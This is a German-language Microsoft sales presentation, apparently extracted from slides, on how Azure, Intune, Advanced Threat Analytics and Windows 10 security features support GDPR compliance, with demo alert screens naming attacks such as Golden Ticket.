

Betreff



Schützen

Microsoft Azure Information Protection

hilft zu gewährleisten, dass Ihre Daten identifizierbar und sicher sind, was ungeachtet vom Ort der Speicherung und der Art der Freigabe eine entscheidende Anforderung der Datenschutz-Grundverordnung darstellt.






Schützen

Microsoft Intune

hilft Ihnen beim Schutz von Daten, die auf PCs und Mobilgeräten gespeichert werden können. Sie können den Zugriff steuern, Geräte verschlüsseln, selektiv Daten löschen und kontrollieren, welche Anwendungen personenbezogene Daten speichern und freigeben





Überprüfen

User und Admin Konten
Verwendung analysieren, Hacker
Angriffe erkennen und damit
Risiken verringern

Microsoft Advanced Threat Analytics

hilft beim Lokalisieren unberechtigter Zugriffnahmen und erkennt Angreifer mithilfe innovativer Verhaltensanalyse und Technologien zur Erkennung von Unregelmäßigkeiten.

Advanced Threat Analytics wird **lokal bereitgestellt** und funktioniert mit Ihrer vorhandenen Active Directory-Umgebung.

12:48 PM
Thursday
March 26, 2015

Computers' Broken Trust Relationship

The trust relationship between CLIENT1 and the domain is broken.

- Group policy is not applied (security violation)
- Users cannot log into the computers.

Note Email Export to Excel

Open



11:37 PM > 11:59 PM
Wednesday
April 15, 2015

Suspicion of Identity Theft Based on Abnormal Authentication or Resource Access Behavior

Michael Dubinsky exhibited abnormal behavior based on the following activities:

- Performed interactive login from 6 abnormal workstations.
- Performed interactive login from FS01.
- Requested access to 7 abnormal resources.

Note Email Export to Excel Details

Open



Recommendations

- Disconnect the relevant computers from the network or move them into an isolated environment and start a forensics procedure by investigating: unknown processes, services, registry entries, unsigned files, and more
- Contact Michael Dubinsky and investigate if the user has logged in to abnormal computers and accessed abnormal resources.



Überprüfen

User und Admin Konten
Verwendung analysieren, Hacker
Angriffe erkennen und damit
Risiken verringern

Azure Advanced Threat Protection


Überwachen des **lokalen Active Directory** mit einem praktischen **Cloud-Service**

Reduzierung von Belastungen und Kosten in der lokalen Umgebung mit **Analysen aus der Cloud**

Skalierung der anomalen Verhaltenserkennung durch die Leistung der Cloud

Zusammenarbeit mit Windows Defender ATP um bösartigen Angriff zu beheben

Einfache Implementierung in vorhandene Infrastruktur





Überprüfen


User und Admin Konten
Verwendung analysieren, Hacker
Angriffe erkennen und damit
Risiken verringern

Fokus auf das was wichtig ist, durch Verwendung der Angriffszeitlinie

Erhalten Sie einen **klaren, effizienten und praktischen Feed**, der die wichtigen Vorgänge auf einer Zeitachse aufzeigt

Erleben Sie die Leistung der Perspektive auf das **"Wer-Was-Wann-Wie,"** Ihres Unternehmens

Profitieren Sie von **detaillierten Informationen** für die nächsten Schritte





Überprüfen

User und Admin Konten
Verwendung analysieren, Hacker
Angriffe erkennen und damit
Risiken verringern

Profilzeitachse

Azure Advanced Threat Protection | contoso-corp | Jeff Victim

Search users, computers, servers, and more...



Jeff Victim

+ New

Email
JeffV@contoso.com

Office
Microsoft Way Re...

Phone
1-425-93-MSPHONE

First seen
Feb 20, 2018

Domain
contoso.com

Created on
Feb 7, 2018

SAM name
JeffV

4 3

ACTIVITIES

DIRECTORY DATA

Showing latest 100 distinct entities

4

Open security alerts

0

Logged on computers

0

Accessed resources

0

Accessed VPN locations

Go to

Filter by

Download activities

Today

- 11:09 AM Phone number was changed from None to 1-425-93-MSPHONE
- 11:09 AM Mail address was changed from None to JeffV@contoso.com

Wednesday

8:11 PM

Kerberos Golden Ticket activity

OPEN

Suspicious usage of Jeff Victim's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.

Started at 9:00 AM Feb 21, 2018

Tuesday

8:56 PM

Replicated Directory Services data from VICTIM-PC
using Drsr | VICTIM-PC: 192.168.0.6

8:56 PM

Malicious replication of directory services

OPEN

Windows 10 und GDPR



Ermitteln

Finden Sie heraus, welche personenbezogenen Daten in Ihrem Unternehmen vorhanden sind und wo sie gespeichert sind.

Verwalten

Legen Sie fest, wie personenbezogene Daten genutzt werden und wie darauf zugegriffen wird

Schützen

Richten Sie Sicherheitskontrollen ein, um Schwachstellen und Datenschutzverletzungen zu verhindern, zu erkennen und darauf zu reagieren

Berichten


Bewahren Sie benötigte Dokumentationen auf, und verwalten Sie Datenanfragen und Benachrichtigungen zu Datenschutzverletzungen



Kontrollieren

Zugriff auf Devices schützen und damit nachfolgenden Datenverlust zu verhindern

Windows Hello ist eine komfortable Kennwort-Alternative für Unternehmen, die entweder eine natürliche (biometrische) oder bekannte Methode (PIN) zur Überprüfung Ihrer Identität verwendet und so die sicherheitsrelevanten Vorzüge von Smartcards bietet, ohne auf zusätzliche Peripheriegeräte angewiesen zu sein.






Schützen

Windows Defender ist eine stabile, sofort einsatzbereite Lösung gegen Schadsoftware, die Ihnen dabei hilft, sich zu schützen. Windows Defender erkennt sich ausbreitende Schadsoftware schnell und schützt sie davor.

Device Guard ermöglicht Ihnen das Sperren Ihrer Geräte und Server zum Schutz vor neuen und unbekanntem Schadsoftware-Varianten und fortschrittlichen, andauernden Bedrohungen

Credential Guard ist eine Funktion, die Ihre Geheimnisse, wie etwa Ihre single sign-on Tokens, auf einem Gerät isoliert und so im Falle einer Kompromittierung des gesamten Windows-Betriebssystems vor Zugriff schützt





Schützen

Sicherheitskontrollen errichten, um Schwachstellen und Datenverstöße zu verhindern, zu erkennen und darauf zu reagieren

BitLocker-Laufwerkverschlüsselung in Windows 10 und Windows Server 2016 bietet Verschlüsselung für Unternehmen, die dabei hilft, Ihre Daten zu schützen, wenn ein Gerät verloren geht oder gestohlen wird.

Windows Information Protection greift ein, wo BitLocker aufhört. Während BitLocker die gesamte Festplatte eines Geräts schützt, schützt Windows Information Protection Ihre Daten vor unberechtigten Benutzern und Anwendungen, die auf einem Rechner ausgeführt werden.



